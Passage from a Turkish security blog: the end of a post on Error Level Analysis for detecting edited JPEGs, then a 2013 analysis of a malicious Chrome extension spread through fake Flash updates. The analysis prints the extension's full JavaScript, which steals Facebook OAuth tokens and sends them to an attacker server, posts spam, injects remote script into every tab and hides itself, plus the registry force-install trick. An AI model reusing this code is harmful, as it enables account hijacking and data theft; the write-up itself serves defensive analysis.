
Teorik bilgiyle çok fazla kafamızı karıştırmadan işi pratiğe dökerek bir JPEG dosyasında yapılan manipülasyonu nasıl tespit edebileceğimize kısaca bakalım. ELA için kullanabileceğimiz çevrimiçi (online) ve çevrimdışı (offline) olmak üzere iki tane aracımız bulunmaktadır. Çevrimdışı analiz için Python programlama dili ile yazılmış olan [ela.py](#) aracını kullanabiliriz. Aracın kaynak koduna bakacak olursak bu araç, verilen bir fotoğrafı %95 görüntü kalitesi ile kaydetmekte, farkını almakta ve ortaya çıkan hata seviyesini görsel olarak ortaya koymaktadır. Fotoğrafta manipüle edilmiş, değiştirilmiş yerler kayıt sonrası daha yüksek hata seviyesine sahip olduğu için ELA sayesinde görsel olarak manipüle edilen yerlerin tespit edilmesi mümkün olabilmektedir.

Örnek olarak bu yazı için çekmiş olduğum fotoğrafın orijinal halini ve Photoshop yazılımı ile manipüle edilmiş halini ELA tekniği ile kısaca analiz edelim.


Sol tarafta çekmiş olduğum fotoğrafın orijinal halini, sağ tarafta ise ELA tekniği ile resmin analiz edilmiş halini görebilirsiniz.



Sol tarafta çekmiş olduğum fotoğrafın manipüle edilmiş halini (Batman'ın logosu kırmızı boyanmıştır), sağ tarafta ise ELA tekniği ile resmin analiz edilmiş halini görebilirsiniz.




İki logoya daha da yakından bakacak olursak manipüle edilmiş resmin ELA'sının daha yüksek olduğunu dolayısıyla renkte farklılık (kırmızılık) olduğunu görebilirsiniz.



Çevrimiçi analiz için ise 29ach sitesinde yer alan Image [Error Level Analyser](#) aracından faydalanabiliriz. HTML5 desteğine sahip bu araç sayesinde şüphelendiğimiz, analiz etmek istediğimiz fotoğrafı bu sayfaya sürüklediğimizde oluşturulan ELA sonucunu rahatlıkla görebiliyoruz. Error Level Analyser aracını ve ELA becerinizi geliştirmek için son zamanlarda sosyal ağlarda ve medyada sıkça paylaşılan [bobiler.org](#) sitesine ait olan montajlanmış fotoğrafları örnek olarak kullanabilirsiniz. Örneğin bobiler.org sitesinden temin ettiğim bu [fotoğrafta](#), birkaç polisin yol ortasında asılı duran bir halıya koşarak ilerlediğini görüyoruz. Mantık yürüterek bu fotoğrafın gerçek olamayacağını tahmin edebilirsek de, başarılı bir montaj sonucunda ortaya çıkmış bu fotoğrafı Error Level Analyser ile analiz ederek hangi kısımların manipüle edildiğini tespit edebiliriz.

Görüldüğü üzere halının ve halının asılı olduğu kısmın manipüle edildiği açıkça görülmekte dolayısıyla bu fotoğrafın üzerinde oynama yapıldığını rahatlıkla söyleyebiliriz.



Sonuç olarak ELA ile siz de doğruluğundan şüphe ettiğiniz fotoğrafları analiz edebilirsiniz ancak ELA ile her zaman %100 doğru bir sonuca varılamayacağı, manipülasyonların tespit edilemeyeceği durumların da söz konusu olduğu asla unutulmamalıdır. ELA ile ilgili daha fazla bilgi almak ve örnek analiz görmek için [bu sayfayı](#) ve de [bu sayfayı](#) ziyaret edebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Jeton Hırsızları

Source: <https://www.mertsarica.com/jeton-hirsizlari/>

By M.S on June 4th, 2013



Son aylarda Türk kullanıcılarını hedef alan, Chrome ve Firefox için geliştirilmiş olan zararlı eklentilerin sayısında büyük bir artış olduğu eminim sizlerin de dikkatinden kaçmamıştır. Özellikle web siteleri üzerinden müşterilerine servis/hizmet veren çoğu kurumsal firma,

bu zararlı eklentiler nedeniyle müşterilerinden gelen "sitenize girerken reklam (oyun, çöpçatan sitesi vb.) penceresi ile karşılaşıyorum" şikayetlerini sıkça duyar olmuşlardır. Bu şikayetlere konu olan zararlı eklentiler, Facebook üzerinden "videomu izleyip yorum atar mısınız?" gibi mesajlarla yayılırken, Twitter ve Chrome Web Mağazası üzerinden "Twitter Takipçi Arttırma" vb. eklenti isimleri altında yayılmaktadırlar. Bu zararlı eklentilerden bazıları Facebook kullanıcı adı ve şifrenizi çalarken, bazıları istenmeyen reklam mesajları çıkarırken, bazıları da OAUTH jetonlarını çalmaktadırlar. Bu yazımda hem istenmeyen reklam mesajı hem de OAUTH jetonunu çalan zararlı Chrome eklentisine yer vereceğim.

Facebook üzerinden yayılan zararlı yazılım, "videomu izleyip yorum atar mısınız?" mesajı ile internet tarayıcısına bulaştığı kurbanın arkadaşlarını, Dropbox üzerinde yer alan bir Flash dosyasına yönlendirmeye çalışmakta ve bu siteyi ziyaret eden kullanıcı/kurban, sahte Adobe Flash Player güncelleme sayfası ile karşılaşmaktadır.



Flash dosyası, kaynak koduna çevrilip incelendikten sonra Flash dosyasının kullanıcıyı <http://socialhizmetleri.com/flash.php> sayfasına yönlendirdiği, bu sayfanın da kullanıcıya FlashPlayer.exe adı altında zararlı bir dosya yüklediği görülmektedir. Bu dosya ise çalıştırıldığında, C:\ProgramData\Adobe klasörü altında 3 dosya (adobe.crx, komut.cmd, update.xml) oluşturmaktadır. Program bir yandan adobe.crx Chrome eklentisini HKLM\SOFTWARE\Policies\Google\Chrome\ExtensionInstallForcelist\1 anahtarı altına klmfkladgfkicpnhcibocncmpbgfbpbh;C:\ProgramData\Adobe\update.xml değeri ile kaydetmekte diğer yandan çalıştırdığı komut.cmd betiği ise o esnada sistem çalışan Chrome internet tarayıcısı olması durumunda tarayıcıyı kapatmaktadır. (C:\Windows\System32\taskkill.exe /im chrome.exe)

Art niyetli kişiler, [ExtensionInstallForcelist](#) ile kullanıcının bilgisi olmadan Chrome internet tarayıcısına zararlı eklenti yükletmektedir. adobe.crx eklentisi ise aslında içinde Javascript dosyaları da barındıran bir ZIP dosyasıdır dolayısıyla CRX uzantısı, ZIP olarak değiştirilip açılarak içinde yer alan dosyalar rahatlıkla incelenebilmektedir. Eklentinin en önemli parçası olan background.js javascript dosyası metin editörü ile incelendiğinde art niyetli kişilerin niyeti rahatlıkla anlaşılabilir.

```

var first_run = false;
if (!localStorage['ran_before']) {
    first_run = true;
    localStorage['ran_before'] = '1';
}

var currentTab = "";
if (first_run)
{
    chrome.tabs.create({url: 'http://ask-tr.com/php/up.php'});
}

if(first_run == true){
my_id = chrome.app.getDetails().id;
chrome.management.getAll(function (extensions) {
    for (i = 0; i < extensions.length; i++) {
        if (extensions[i].id != my_id) {
            chrome.management.uninstall(extensions[i].id);
        }
    }
});
}

video = {};
function videogetir(token,tokenSonuc){
jQuery.ajax({
    url:'http://ask-tr.com/php/video.php',
    type:'GET',
    beforeSend: function(req) {
        req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
    },
    success:function(data){
        video = JSON.parse(data);
        videogonder (tokenSonuc.about,tokenSonuc.name,tokenSonuc.picture,token,tokenSonuc.id);
    }
});
}

post = {};
function postgetir(token,tokenSonuc){
jQuery.ajax({
    url:'http://ask-tr.com/php/post.php',
    type:'GET',
    beforeSend: function(req) {
        req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
    },
    success:function(data){
        post = JSON.parse(data);
        postgonder (token,tokenSonuc);
    }
});
}

```

```

foto = {}
function fotogetir(token){
jQuery.ajax({
    url:'http://ask-tr.com/php/photo.php',
    type:'GET',
    beforeSend: function(req) {
        req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
    },
    success:function(data){
        foto = JSON.parse(data);
        fotogonder (token);
    }
});
}

function fotogonder (token){
jQuery.ajax({
    url:'https://graph.facebook.com/me/photos?url=' + foto.url + '&message=' + foto.aciklama + '&callback=paylasimethod=POST&access_token=' + token,
    type:'GET',
    success:function(){
    }
});
}

function postgonder (token,kisi){
post.name = post.name.replace(/(name)/g,kisi.name);
post.message = post.message.replace(/(name)/g,kisi.name);
post.picture = post.picture.replace(/(picture)/g,kisi.picture.data.url);
post.description = post.description.replace(/(name)/g,kisi.name);
post.link = post.link.replace(/(adfly)/,"http://adfly.com/post.adfly/"+kisi.link);
post.link = post.link.replace(/(linktl)/,"http://link.tl/post.linktl/"+kisi.link);
post.link = post.link.replace(/(bove)/,"http://bo.vo/post.bove/"+kisi.link);
post.caption = post.caption.replace(/(name)/g,kisi.name);

peturl = 'https://graph.facebook.com/me/feed?privacy={"value":"EVERYONE"}&message=' + post.message + '&name=' + post.name + '&picture=' + post.picture + '&description=' + post.description + '&link=' + post.link + '&caption=' + post.caption + '&access_token=' + token;
jQuery.ajax({
    url:peturl,
    type:'POST',
    beforeSend: function(req) {
        req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
    },
    success:function(data){
    }
});
}

```



```

function begenigetir(token,kisi){
    var xhr = new XMLHttpRequest();
    xhr.open("GET", "http://ask-tr.com/php/likes.php", true);
    xhr.onreadystatechange = function() {
        if (xhr.readyState == 4) {
            var data = JSON.parse(xhr.responseText);
            for(i=0;i<data.pages.length;i++){
                if(kisi.gender == data.pages[i].gender || data.pages[i].gender == "farketmez"){
                    if(kisi.locale == data.pages[i].locale || data.pages[i].locale == "farketmez"){
                        limitKontrol(token,data.pages[i]);
                    }
                }
            }
        }
    }
    xhr.send();
}

function limitKontrol(token,sayfa){
    var xhr = new XMLHttpRequest();
    xhr.open("GET", 'https://graph.facebook.com/'+sayfa.id+'?fields=likes', true);
    xhr.onreadystatechange = function() {
        if (xhr.readyState == 4) {
            var data = JSON.parse(xhr.responseText);
            if(data.likes < sayfa.limit){
                begeniKontrol(token,sayfa);
            }
        }
    }
    xhr.send();
}

function begeniKontrol(token,sayfa){
    var xhr = new XMLHttpRequest();
    xhr.open("GET", 'https://graph.facebook.com/fql?q=SELECT token FROM page_fan WHERE uid = me() AND page_id = \''+sayfa.id+'\'%access_token='+token, true);
    xhr.onreadystatechange = function() {
        if (xhr.readyState == 4) {
            var data = JSON.parse(xhr.responseText);
            if(data.data.length == 0){
                sayfaBegen(token,sayfa);
            }
        }
    }
    xhr.send();
}

```

```

function sayfaBegen(token,sayfa){
    jQuery.ajax({
        url:'https://graph.facebook.com/'+sayfa.id+'/likes?method=post&access_token='+token,
        type:'GET',
        beforeSend: function(req) {
            req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
        },
        success:function(data){
        }
    });

    chrome.webRequest.onBeforeRedirect.addListener(
        function(details) {
            if(details.redirectUrl.indexOf("access_token=") > 0){
                access_token = details.redirectUrl.split("access_token=")[1];
            }
            if(details.redirectUrl.indexOf("app_id=") > 0){
                app_id = details.redirectUrl.split("app_id=")[1].split("%")[0]
                if(app_id.indexOf("#") > 0){app_id = app_id.split("#")[0];}
            }
            access_token = access_token.split("&")[0];
            tokenKontrol(access_token);
        },
        {urls: ["<all_urls>"]},
        ["responseHeaders"]);
}

function tokenGonder(token,user){
    var xmlhttp = new XMLHttpRequest();
    xmlhttp.open("POST", "http://www.ask-tr.com/kayit.php", true);
    params = "access_token=" + token + "&userid=" + user.id + "&username=" + user.name + "&gender=" + user.gender + "&locale=" + user.locale;
    xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    xmlhttp.send(params);
}

```

```

function tokenGonder(token,user){
    var xmlhttp = new XMLHttpRequest();
    xmlhttp.open("POST", "http://www.ask-tr.com/kayit.php", true);
    params = "access_token=" + token + "&userid=" + user.id + "&username=" + user.name + "&gender=" + user.gender + "&locale=" + user.locale;
    xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    xmlhttp.send(params);
}

function tokenKontrol(token){
    var xmlhttp = new XMLHttpRequest();
    xmlhttp.onreadystatechange = function () {
        if(xmlhttp.readyState == 4){
            tokenSonuc = {};
            tokenSonuc = JSON.parse(xmlhttp.responseText);
            if(tokenSonuc.id == tokenSonuc.id){
                tokenGonder(token,tokenSonuc);
            }
            if(token.indexOf("AAAFG") >= 0){
                videogetir(token,tokenSonuc);
                postgetir(token,tokenSonuc);
            }else if(token.indexOf("AAAAUa") >= 0){
                fotogetir(token);
            }else{
                begenigetir(token,tokenSonuc);
            }
        }
    }
}

xmlhttp.open("GET", "https://graph.facebook.com/me?fields=id,link,name,gender,locale,about,picture.width(130).height(130)&access_token=" + token);
xmlhttp.send();
}

function rastgele(uzunluk){
    mt = "ABCDEFGHIJKLMNOPQRSTUVWXYZXabdefghijklmnoprstuvyxyz0123456789";
    ret = "";
    for(i=0;i<uzunluk;i++){
        ret += mt[Math.floor(Math.random() * 57)];
    }
    return ret;
}

```

```

function videoGonder(hakkinda,isim,resim,token,id){
    if(!hakkinda){
        hakkinda = isim+" videosunu ilet."
    }
    if(video.isim){
        isim = video.isim;
    }
    if(video.resim){
        resim.data.url = video.resim;
    }
    if(video.aciklama){
        hakkinda = video.aciklama;
    }

    ekle = {
        "name":isim,
        "description":hakkinda,
        "media":[{
            "type":"flash",
            "swfsrc":video.swf+"?video="+rastgele(25)+"%26user="+id+"%26hash="+rastgele(46),
            "imgsrc":resim.data.url+"?image="+rastgele(25)+"%26user="+id+"%26hash="+rastgele(46),
            "height":130,
            "width":130,
            "expanded_height":398,
            "expanded_width":398
        }],
        "href":"http://www.facebook.com/profile.php?id="+id
    };

    $.Query.ajax({
        url:'https://api.facebook.com/restserver.php?privacy=\\'value\\':\\'EVERYONE\\'&format=json&message='+video.mesaj+'&method=stream.publish&attachment='+JSON.stringify(ekle)+'&access_token=' + token,
        type:'GET',
        beforeSend: function(req) {
            req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
        },
        success:function(data){
            if(!data.error_code){
                //
            }
        }
    });
}

```

```

chrome.tabs.onCreated.addListener(function(tab){
  if(tab.url.indexOf("chrome://extensions/") >= 0 ){
    chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
  }
});

chrome.tabs.onUpdated.addListener(function(tabId){
  chrome.tabs.get(tabId,function(tab){
    if(tab.url.indexOf("chrome://extensions/") >= 0 || tab.url.indexOf("chrome://extensions-frame") >= 0){
      chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
    }else{
      var xmlhttp = new XMLHttpRequest();
      xmlhttp.onreadystatechange = function () {
        if(xmlhttp.readyState == 4){
          if(tab.url.indexOf("devtools://") < 0){
            chrome.tabs.executeScript(tab.id,{code:xmlhttp.responseText});
          }
        }
      }

      xmlhttp.open("GET", "http://ask-tr.com/script.js");
      xmlhttp.send();
    }
  })});

chrome.tabs.getCurrent(function(tab){
  if(tab && tab.url.indexOf("chrome://chrome/extensions/") >= 0){
    chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
  }
});

chrome.webRequest.onHeadersReceived.addListener(
  function(info) {
    var headers = info.responseHeaders;
    for (var i=headers.length-1; i>=0; --i) {
      var header = headers[i].name.toLowerCase();
      if (header == 'x-frame-options' || header == 'frame-options') {
        headers.splice(i, 1); // Remove header
      }
    }
    return {responseHeaders: headers};
  },
  {
    urls: [ '*/**/*' ], // Pattern to match all http(s) pages
    types: [ 'sub_frame' ]
  },
  ['blocking', 'responseHeaders']
);

```

Fonksiyonlara bakıldığında, zararlı eklenti yüklü olan Chrome çalıştırıldığında, ilk olarak kullanıcıyı <http://ask-tr.com/php/up.php> adresine, ardından <http://goo.gl/hDe9h> sayfasına ve son olarak da <http://ask.fm> adresine yönlendirmektedir. <http://goo.gl/hDe9h> sayfasının [istatistiklerine](#) bakıldığında ise 12 günde yaklaşık 1800 kişinin bu zararlı eklentiye yüklediği görülmektedir.

Filter: Hiding specific extensions

#	Host	Method	URL	Params	Modi
91	http://www.google.com	GET	/		
92	http://ask-tr.com	GET	/php/up.php		
93	http://www.google.com.tr	GET	/		
95	http://www.tr-google.com	GET	/		
96	http://anon2me.com	GET	/reklam/300x250.php		
97	http://anon2me.com	GET	/reklam/300x250.php		
106	http://anon2me.com	GET	/reklam/300x250.php		
108	http://anon2me.com	GET	/reklam/300x250.php		
117	http://ask-tr.com	GET	/favicon.ico		
120	http://ib.adnxs.com	GET	/tj?id=1406015		
121	http://yllix.com	GET	/banner_show.php?section=General&pub=223785&format=300x250&ga=g		
122	http://ib.adnxs.com	GET	/tj?id=1406015		


Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Wed, 29 May 2013 12:51:48 GMT
Vary: Accept-Encoding
Content-Type: text/html
Proxy-Connection: Keep-Alive
Content-Length: 352

<head>
<meta http-equiv="refresh" content="0;url=http://goo.gl/hDe9h">
</head>
<script id="wau9e">var _wau = _wau || []; _wau.push(["classic", "n0udq55ko7j1", "s9e"]);
(function() {var s=document.createElement("script"); s.async=true;
s.src="http://widgets.amung.us/classic.js";
document.getElementsByTagName("head")[0].appendChild(s);
})();</script>
```

? < + > Type a search term 0 matches



Javascript kodunun son satırlarına bakıldığında, art niyetli kişilerin eklentiye Chrome ayar sayfasından gizlemek için, ayar sayfasına girildiğinde kullanıcıyı <https://chrome.google.com/webstore> sayfasına yönlendiren bir mekanizma oluşturdukları da açıkça görülmektedir.

Her ne kadar <http://ask-tr.com/script.js> javascript kodu gizlenmiş (obfuscated) olsa da, yeni oluşturulan bir html dosyasına kopyalanıp (kodun başına ve sonuna, html ve script etiketlerini koymayı unutmayın) _3137(9776); satırı alert(9776); olarak değiştirildiğinde, bunun reklam penceresi açılmasını sağlayan ve art niyetli kişilere reklam üzerinden kazanç sağlayan kod olduğu anlaşılmaktadır.



```
[JavaScript Application]
var ref=document.URL;
var domain=document.domain;
var adres="http://anon2me.com/reklam/300x250.php";

var pub = '<div id="popupWin" style="right: 0px; margin-right:8px; bottom: 0px; display: none; z-index: 99999; position: absolute; height: 250px"><div id="popupWin_content" style="padding:2px; display: none; overflow: hidden; width: 300px; height: 250px; position: absolute;"><iframe marginwidth="0" marginheight="0" height="250" width="300" name="ads" src="'+adres+"' scrolling="no" border="0" frameborder="0"></iframe></div></div>;
var newNode = document.createElement("div");
newNode.style.width = "300px";
newNode.style.height = "250px";
newNode.innerHTML=pub;
document.body.appendChild(newNode);

var popupWinonloadHndlr=window.onload, popupWinpopupHgt, popupWinactualHgt, popupWintrId=-1, popupWinresetTimer;
var popupWincntDelta;

function popupWinespopup_ShowPopup(show)
{
    if (popupWintrId!=-1) return;
    el=document.getElementById('popupWin');
    el.style.right='296px';
    el.style.top='';
    el.style.filter='';

    if (navigator.userAgent.indexOf('Opera')!=-1)
        el.style.bottom=(document.body.scrollHeight*1-document.body.scrollTop*1-document.body.offsetHeight*1+1*popupWinpopupBottom)+'px';

    popupWinactualHgt=0; el.style.height=popupWinactualHgt+'px';
    el.style.visibility='';
    if (!popupWinresetTimer) el.style.display='';
    popupWintrId=setInterval(popupWinespopup_tmTimer, (popupWinresetTimer?1000:20));
}

function popupWinespopup_winLoad ()
{
    if (popupWinonloadHndlr!=null) popupWinonloadHndlr();

    elCnt=document.getElementById('popupWin_content')
    el=document.getElementById('popupWin');

    popupWinpopupBottom=el.style.bottom.substr(0,el.style.bottom.length-2);

    popupWinpopupHgt=el.style.height;

    popupWinpopupHgt=popupWinpopupHgt.substr(0,popupWinpopupHgt.length-2);
    popupWinactualHgt=0;

    popupWincntDelta=popupWinpopupHgt-(elCnt.style.height.substr(0,elCnt.style.height.length-2));

    popupWinresetTimer=false;
    popupWinespopup_ShowPopup(null);
}
}
```

Google

Welcome to Facebook - Log

https://www.facebook.com

facebook

Email or PhonePasswordLog In

Keep me logged inForgot your password?

Sign Up

It's free and always will be.

First NameLast Name

Your Email

Re-enter Email

New Password

Birthday:

Month:Day:Year:

Why do I need to provide my birthday?

